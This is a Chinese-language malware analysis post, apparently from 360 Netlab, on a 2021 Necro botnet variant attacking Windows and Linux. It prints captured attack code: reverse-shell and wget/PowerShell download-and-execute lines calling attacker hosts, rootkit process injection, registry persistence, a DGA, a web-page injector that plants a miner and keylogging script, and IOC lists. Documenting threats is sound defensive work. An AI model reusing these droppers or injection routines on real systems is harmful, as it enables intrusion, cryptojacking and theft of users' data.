

Import 2022-11-30 11:16

Necro再次升级，使用Tor+动态域名DGA双杀Windows&Linux



jinye, YANG XU


Mar 16, 2021 • 15 min read

版权

版权声明：本文为Netlab原创，依据 CC BY-SA 4.0 许可证进行授权，转载请附上出处链接及本声明。

概述


自从我们1月份公开[Necro](#)后不久，它就停止了传播，但从3月2号开始，BotMon系统检测到Necro再次开始传播。蜜罐数据显示本次传播所用的漏洞除了之前的TerraMaster RCE (CVE_2020_35665) 和Zend RCE (CVE-2021-3007)，又加入了两个较新的漏洞Laravel RCE (CVE-2021-3129)和WebLogic RCE (CVE-2020-14882)，蜜罐相关捕获记录如下图所示。



通过样本分析我们发现在沉寂一个月之后新版本的Necro有了较大改动，功能进一步加强，体现在：

1. 开始攻击Windws系统，并在Windows平台上使用Rootkit隐藏自身。
2. 更新了DGA机制，采用“子域名DGA+动态域名”的方法生成C2域名。
3. C2通信支持Tor，同时加入了一种新的基于Tor的DDoS攻击方法。
4. 能针对特定Linux目标传播Gafgyt_tor。
5. 能篡改受害机器上的Web服务页面，实现浏览器挖矿，窃取用户数据，并将失陷网站用户的浏览器变为bot打DDoS攻击、做hash爆破等。

本月初我们公开过Gafgyt_tor，并指出它与Necro来自同一团伙，即所谓的Keksec团伙。从时间上看，他们在Necro之后开始传播Gafgyt_tor，但也在同步更新Necro，增加新的特性，完整的功能如下图所示。



值得说明的是，我们先后见过2种新版本的样本，分别采用Tor C2和“子域名DGA+动态域名”生成的C2域名，说明新版本也是在不断更新的，符合Necro作者一贯

的风格：边分发边升级。下面我们分别从传播、C2通信和攻击等各个维度对新版样本进行分析。

样本分析

扫描和传播

- Laravel RCE (CVE-2021-3129)

该漏洞的exploit使用了反向shell的方式先下载一个bash脚本，如下图所示：

```
ZCgAMCXTa='php -r \'$sock=fsockopen("'" +self.YxqCRyp0+ "'",9999);$proc=proc_open(ZCgAMCXTa,ZCgAMCXTa.replace('/', '\\'))'
```

下载到的bash脚本功能如下：

1. 下载并执行另一个脚本 `malware.sh`。
2. 下载并执行Gafgyt_tor。
3. 下载并执行挖矿程序。

下面是我们捕获到一个bash脚本：

```
 wget http://kek.gay/malware.sh -O malware.sh
 sh malware.sh
 rm -f malware.sh
 cd /tmp || cd /home/$USER || cd /var/run || cd $(busybox find / -writable -r
 wget http://45.145.185.83/S1eJ3/I0beENwjx64 -O I0beENwjx64; busybox wget ht
 ...
 export ARGS="-o 45.145.185.83:9050"
 export LINE="[ ! -f /tmp/.apid ] && echo > /tmp/.apid;./.1/sshd $ARGS >> /d
 echo "$LINE" > ./backup.sh
 curl http://45.145.185.83/xmrig1 -O
 wget http://45.145.185.83/xmrig1 -O xmrig1
 mkdir ./.1;mv -f xmrig1 ./.1/sshd
 ...
 chmod +x ./backup.sh;
 sh ./backup.sh &
 exit
```

其中malware.sh脚本用于下载并执行新版本的Necro，内容如下所示：

```
#pkill -9 python
wget http://45.144.225.96/benchmark.py -O benchmark.py
python benchmark.py || python2 benchmark.py || python2.7 benchmark.py || /u
```

- WebLogic RCE (CVE-2020-14882)

该漏洞有2个exploits,分别针对Linux和Windows系统。

1. 针对Linux系统的exploit使用了bash, 它会同时下载并执行Necro (setup.py) 和挖矿程序。

```
cd /tmp||cd $(find / -writable -readable -executable | head -n 1);php -r "f
```

2. 针对Windows平台的exploit使用了Powershell, 它会先下载打包好的Pyhton2.7可执行环境 (py.exe), 然后下载并执行Necro (setup.py)

```
"@powershell -NoProfile -ExecutionPolicy unrestricted -Command \"(New-Object
```

攻击Windows系统

从上面的分析可知有些WebLogic服务器是运行在Windows操作系统上的, KekSec团伙显然对这些主机也很感兴趣。样本启动后如果检测到底层操作系统为Windows则会把py.exe复制到 `USERPROFILE\\$6829.exe`, 代码如下图所示:

```
if os.name == 'nt':  
    try:  
        sys.argv[1]  
    except IndexError:  
        subprocess.Popen(GetCommandLine() + " 1", creationflags=8, close_fds=True)  
        os.kill(os.getpid(),9)  
    ehVfvaRFGMNE = CreateMutex(None, False, ehVfvaRFGMNE)  
    if GetLastError() == ERROR_ALREADY_EXISTS:  
        os.kill(os.getpid(),9)  
    if os.path.abspath(sys.argv[0]).lower().endswith('.exe') and not os.path.abspath(  
        try:  
            shutil.copyfile(os.path.abspath(sys.argv[0]), os.getenv('USERPROFILE') +  
                os.startfile(os.getenv('USERPROFILE') + '\\$6829.exe')  
            os.kill(os.getpid(),9)  
        except:  
            pass  
    else:
```

然后Necro会根据平台选择下载一个名为 `x86.dll` 或 `x64.dll` 的文件:

```

try:
    shutil.copyfile(sys.executable, os.getenv('USERPROFILE') + '\\$6829.exe')
except:
    pass
try:
    if platform.architecture()[0].replace("bit","") == "32":
        eZazkoBSoXl0=ahFxoRRhxXE(urllib2.urlopen('http://'+RaRdhjknivY+'\\x86')
    else:
        eZazkoBSoXl0=ahFxoRRhxXE(urllib2.urlopen('http://'+RaRdhjknivY+'\\x64'))
    threading.Thread(target=oFHPQFcPpV, args=(eZazkoBSoXl0,)).start()
except:
    pass

```

这个dll文件对应一个开源的Rootkit项目 [r77-rootkit](#)，根据项目描述它能全面隐藏特定进程：

```

r77 is a ring 3 Rootkit that hides following entities from all processes:

Files, directories, named pipes, scheduled tasks
Processes
CPU usage
Registry keys & values
TCP & UDP connections
It is compatible with Windows 7 and Windows 10 in both x64 and x86 editions.

```

接下来Necro会使用一段shellcode采用进程注入的方式加载这个rootkit，这段代码来自另一个开源项目[sRDI](#)，shellcode的使用如下：

```

# 把rootkit和shellcode组装在一起
...
gw0bVdGd += struct.pack('b', 0bian0dA - len(gw0bVdGd) - 4)
gw0bVdGd += b'\x00\x00\x00'
gw0bVdGd += b'\x48\x89\xf4'
gw0bVdGd += b'\x5e'
gw0bVdGd += b'\xc3'
if len(gw0bVdGd) != 0bian0dA:
    raise Exception('x64 bootstrap length: {} != bootstrapSize: {}'.format(len(gw0bVdGd), 0bian0dA))
return gw0bVdGd + dXQHu0mhsG + FVgoLCUS + fzWaJzyWo
else:
...
gw0bVdGd += struct.pack('b', 0bian0dA - len(gw0bVdGd) - 4) # Skip over the rootkit
gw0bVdGd += b'\x00\x00\x00'
gw0bVdGd += b'\x83\xc4\x14'
gw0bVdGd += b'\xc9'
gw0bVdGd += b'\xc3'

```

```
if len(gw0bVdGd) != Obian0dA:
    raise Exception('x86 bootstrap length: {} != bootstrapSize: {}'.format(len(gw0bVdGd), bootstrapSize))
return gw0bVdGd + dXQHu0mhsG + FVgoLCUS + fzWaJzyW

# 注入进程
FfyiMaCpdR = windll.kernel32.OpenProcess(0x1F0FFF, False, UjyuiVGyhiD)
if not FfyiMaCpdR:
    cJaQhosf -= 1
    return
llv0MLUBC = windll.kernel32.VirtualAllocEx(FfyiMaCpdR, 0, len(eZazkoBSoXl0), 0x00000010)
windll.kernel32.WriteProcessMemory(FfyiMaCpdR, llv0MLUBC, eZazkoBSoXl0, len(eZazkoBSoXl0))
if not windll.kernel32.CreateRemoteThread(FfyiMaCpdR, None, 0, llv0MLUBC, 0, 0, 0)
```

最后Necro会注册自启动项到

SOFTWARE\Microsoft\Windows\CurrentVersion\Run :

```
if os.name == 'nt':
    try:
        aReg = ConnectRegistry(None,HKEY_CURRENT_USER)
        aKey = OpenKey(aReg, r"SOFTWARE\Microsoft\Windows\CurrentVersion\Run")
        SetValueEx(aKey, 'System explore',0, REG_SZ, os.getenv('USERPROFILE') + '\$682')
    except:
        pass
```

使用Tor通信

因为在[Gafgyt_tor](#)中已经见过KekSec团伙使用Tor来隐藏真实C2，所以我们对新版的Necro支持Tor并不感到意外。令我们意外的是Necro居然集成了一种基于Tor代理DDoS攻击方法。

Tor C2通信代码如下，能看到其中集成了多个Tor代理的IP和端口。

```
try:
    import socks
except:
    f=open('socks.py', "w")
    f.write(urllib2.urlopen('https://raw.githubusercontent.com/mikedougherty/Socksipy'))
    f.close()
try:
    import socks
except:
    exit(1)
try:
    os.remove('socks.py')
```

```
    os.remove('socks.pyc')
except:
    pass
server_list = ['192.248.190.123:8017', '192.248.190.123:8001', '88.198.82.11:9051',
...
self.onionserver='faw623ska5evipvarobhpzu4ntoru5v6ia5444krr6deerdnvpa3p7ad.onion'
self.AJEwioE='#freakyonionz'
self.Ajiowfe='FUCKWHITEHATZ'
...
```

新加入的DDoS攻击方法 `torflood` 的代码如下：

```
elif CjoRjhoMj[3]==":" + self.cmdprefix + 'torflood':
    try:
        import socks
    except:
        ...
        self.commSock.send('PRIVMSG %s :Unable to initialize socks mod')
    for i in range(0, int(CjoRjhoMj[7])):
        threading.Thread(target=self.XoReERalPae,args=(CjoRjhoMj[4],CjoRjhoMj[5]))
    self.commSock.send('PRIVMSG %s :Started Tor HTTP flood on URL: %s with port %s' % (self.NICKNAME, url, port))
```

子域名DGA+动态域名

新版Necro更新了DGA机制，采用DGA生成子域名，然后配合动态域名生成最终的C2域名。从代码里我们可以看到候选的动态域名服务高达30个。

```
zMuBHdcdB=0
while zMuBHdcdB < 0xcc:
    zMuBHdcdB+=1
    random.seed(a=0x7774DEAD + zMuBHdcdB)
    RaRdhjkniVY=''.join(random.choice('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'))
    RaRdhjkniVY+="."+random.choice(['ddns.net','ddnsking.com','3utilities.com','boundlessdns.com'])
    print RaRdhjkniVY
```

我们监测到有9个域名已经启动，从解析记录看有些域名绑定了IPv6地址：

2021-03-09 10:50:50	2021-03-12 16:10:45	ntxkg0la99w.zapto.org
2021-03-12 08:19:49	2021-03-12 08:19:49	xxdqj6xbjpkzhk7k.servemp3.com
2021-03-12 10:35:11	2021-03-12 10:35:11	qb7opowcawiagia.viewdns.net
2021-03-12 08:46:28	2021-03-12 08:46:28	v5jke3mv89fjvxgd.serveftp.com
2021-03-12 14:59:54	2021-03-12 14:59:54	nwpzham8ziyhdzm.redirectme.net

2021-03-12 03:12:07	2021-03-12 03:12:07	m1afommgsdowkmegc.redirectme.net
2021-03-12 04:56:47	2021-03-12 04:56:47	ewmhkvdcoj3.servemp3.com
2021-03-12 08:38:17	2021-03-12 08:38:17	tfcxvcg0lkc9vpx.myftp.org
2021-03-12 06:48:19	2021-03-12 06:48:19	bdcauhuzk0d.viewdns.net

JS挂马

Necro的挂马功能主要目的是在Web页面嵌入挖矿代码，这意味着当终端用户使用手机、PC或是其它设备浏览失陷设备（包括服务器和NAS设备）的相关Web页面时，可能沦为矿机并泄露敏感信息。

```
elif CjoRjh0Mj[3]==":" + self.cmdprefix + 'injectcount':\n    self.commSock.send('PRIVMSG %s :I have injected into %s files total\\n')\nelif CjoRjh0Mj[3]==":" + self.cmdprefix + 'reinject':\n    threading.Thread(target=self.OLkEqimhli).start()\n    self.commSock.send('PRIVMSG %s :Re-injecting all html and js files\\n')\n\n
```

Necro会先遍历被感染设备指定目录的 `'*.js'`, `'*.html'`, `'*.htm'`, `'*.php'` 文件，寻找注入目标：

```
if os.name != "nt":\n    self.AkvElneS=0\n    for fkEoBpoAxpZc in [ele for ele in os.listdir("/") if ele not in ['proc', 'sys']]:\n        for hfHpWZSupopK in ['*.js', '*.html', '*.htm', '*.php']:\n            for oGADwYHVg in os.popen("find \"/\" + fkEoBpoAxpZc + \"\" -type f").read().split("\\n"):\n                oGADwYHVg = oGADwYHVg.replace("\r", "").replace("\n", "")\n                if 'node' not in oGADwYHVg and 'lib' not in oGADwYHVg and "np" not in oGADwYHVg:\n                    self.chLYewdc(oGADwYHVg)\n\n
```

一旦找到目标，Necro就会向文件中插入一段代码：

```
MnPbIqasMz=open(oGADwYHVg,"rb")\n    mkkzygnopRnB=MnPbIqasMz.read()\n    MnPbIqasMz.close()\n    fPSqTAZGcep = kdYaxMPRdP(8)\n    OGipqKBSmmTb = kdYaxMPRdP(8)\n    hg0laeQcQza = b64encode("//" + self.injectC0xhTEJfB + '/campaign.js')\n    fwEiSidxlgH='(function(' + OGipqKBSmmTb + ", " + fPSqTAZGcep + ") {" +\n    ...\n    else:\n        if oGADwYHVg.endswith(".js"):\n            if 'var ' in mkkzygnopRnB:\n                mkkzygnopRnB=self.kRChazSiN(mkkzygnopRnB, 'var ', fwEiSidxlgH)\n\n
```

```

        self.AkvElneS+=1
        wQARXUaaF = True
    else:
        if '</body' in mkkzygnopRnB:
            mkkzygnopRnB=self.kRChazSiN(mkkzygnopRnB, '</body', '<script')
            self.AkvElneS+=1
            wQARXUaaF = True
    if wQARXUaaF:
        MnPbIqasMz=open(oGADwYHVg, "wb")

```


被感染的页面会多出如下代码：

```

(function(v2, v1) {
    v1 = v2.createElement('script');
    v1.type = 'text/javascript';
    v1.async = true;
    v1.src = atob('UUIDLy91YmxvY2stcmVmZXJlci5kZXYvY2FtcGFpZ24uanM=UUID').replace(/UUID/g, v1);
    v2.getElementsByTagName('body')[0].appendChild(v1);
})(document);

```

这一小段代码会链接到一个脚本 [hxxp\[:\]//ublock-referer.dev/campaign.js](http://hxxp[:]//ublock-referer.dev/campaign.js)。通过我们的WebInsight可以看到最近1周内有300+网站被Necro感染。



campaign.js 是一个高度混淆的javascript代码，在VT上的检测率为0：

代码使用了两层混淆，解码后发现它同样源自一个开源项目 [Cloud9](#)，不同的是把原始版本的exploit功能去掉了，修改了部分代码的逻辑和接口名，加入了挖矿的功能。

修改后的Bot主要有三部分功能：

- 挖矿：所有访问失陷网站的用户，浏览器都会加载一个挖矿js脚本：
[hxxps\[:\]//cloud-miner.de/tkefreq/tkefreq.js?tkefreq=bs?](http://hxxps[:]//cloud-miner.de/tkefreq/tkefreq.js?tkefreq=bs?)

nosaj=faster.xmr2

- 用户信息窃取：代码会监控 unload/beforeunload/popstate/pagehide 4个事件，然后通过如下两个接口上报数据

对应接口	功能
/l.php	上报键盘记录
/f.php	上报表单数据

- 执行指令：用户访问失陷网站的过程中，会通过“/api.php”接口上报一般性信息，并获取指令。一次可以获取多个指令，对应功能如下：

指令	功能	接口
cookie	上报cookie信息	/c.php
clipboard	上报剪切板信息	/cb.php
view	会通过加载iframe来实时加载任意链接内容	
post	会向目标post指定内容	
floodpost	会向目标周期性post指定内容用以达到DDoS的效果	
load	会通过周期性添加Image对象并请求指定资源链接来达到DDoS效果	
antiddos	会通过周期添加iframe，并在加载目标链接后添加随机数字串来和抗D对抗	
layer4	会周期性向目标post指定长度范围的随机内容 (DDoS)	
jack	通过iframe来加载指定内容，并能指定大小，并设定根据窗口改变来调整位置	
eval	通过eval方法来执行任意代码	
md5/sha1	通过指定的长度范围和码表来进行hash爆破，成功后上报	/h.php

对应的C2还是 hxxp[:]//ublock-referer.dev/，根据被攻陷的网站的协议做http/https兼容：

```
master = window["location"]["protocol"] + "//ublock-referer.dev";
APIKey = "callbackScript";
```

网址 hxxps[:]//ublock-referer.dev 还用来下载恶意的FireFox插件 ublock_referer-1.0.0-an+fx.xpi，插件使用的代码正是上述Javascript Bot

代码混淆算法

新版Necro放弃了原来简单的变量名替换算法，自己实现了一个简单的基于抽象语法树AST的代码变形算法，实现了对象名称的全完随机化，且混淆的代码覆盖度更高，结果就是新版的Necro样本VT检出率为0。

```
dDojPSRD=open(ULTiBINyz,"rb")
    CFiLMBZFoL=YuvmSyETZ=dDojPSRD.read()
    dDojPSRD.close()
    p = ast.parse(CFiLMBZFoL)
    MiaFfQWZhb().visit(p)
    for caSZxz0dnbhJ in sorted(mdSaCUFhqM, key=len, reverse=True):
        ...
        EqDdlmuEhx = [node.name for node in ast.walk(p) if isinstance(node, ast.ClassDef)]
        joPNpGTbcn = sorted({node.id for node in ast.walk(p) if isinstance(node, ast.Name)})
        for mFVUeqoHs in [n for n in p.body if isinstance(n, ast.FunctionDef)]:
            aPpaAZnhc.append(mFVUeqoHs.name)
        EqDdlmuEhx = [node for node in ast.walk(p) if isinstance(node, ast.ClassDef)]
        for ubhohFYJDo in EqDdlmuEhx:
            for mFVUeqoHs in [n for n in ubhohFYJDo.body if isinstance(n, ast.FunctionDef)]:
                if mFVUeqoHs.name != '__init__' and mFVUeqoHs not in aPpaAZnhc:
                    aPpaAZnhc.append(mFVUeqoHs.name)
        ...
    hkaxeZCocag=open(ULTiBINyz,"wb")
```

小结

从Necro被发现以来，我们就一直持续关注并跟踪这一僵尸网络，并关联到背后的KekSec团伙，发现了他们更多的攻击Linux设备的活动。未来我们会继续关注Necro及其团伙，有新的发现将及时公开。

IOC

- Tor C2

faw623ska5evipvarobhpzu4ntoru5v6ia5444krr6deerdnvpa3p7ad.onion

- Download URL

```
http://ntxkg0la99w.zapto.org/setup.py
http://kek.gay/benchmark.py
http://kek.gay/x86.dll
http://kek.gay/x64.dll
http://kek.gay/xmrig1.py
http://kek.gay/xmrig1
http://kek.gay/py.exe
```

- JS Miner/Bot 相关

```
https://cloud-miner.de/*
https://ublock-referer.dev/*
```

- Tor Proxy

```
77.238.128.166:9050
192.248.190.123:8017
192.248.190.123:8009
213.251.238.186:9050
178.62.242.15:9107
88.198.82.11:9051
52.3.115.71:9050
83.217.28.46:9050
147.135.208.44:9095
188.166.34.137:9000
103.233.206.22:179
161.97.71.22:9000
54.161.239.214:9050
194.5.178.150:666
144.91.74.241:9080
134.209.230.13:8080
201.40.122.152:9050
206.81.27.29:8080
127.0.0.1:9050
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

Import
2022-11-
30 11:16



快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

P2P Botnets: Review - Status - Continuous Monitoring

P2P 僵尸网络：回顾·现状·持续监测

[See all 249 posts →](#)

Necro

Necro upgrades again, using Tor + dynamic domain DGA and aiming at both Windows & Linux

Overview Back in January, we blogged about a new botnet Necro and shortly after our report, it stopped spreading. On March 2nd, we noticed a new variant of Necro showing up on our BotMon tracking radar March 2nd, the BotMon system has detected that Necro has started spreading again, in



Mar 18,

2021

12 min

read

New Threat

New Threat: ZHtrap botnet implements honeypot to facilitate finding more victims

Overview In the security community, when people talk about honeypot, by default we would assume this is one of the most used toolkits for security researchers to lure the bad guys. But recently we came across a botnet uses honeypot to harvest other infected devices, which is quite interesting. From



Mar 12,

2021

11 min

read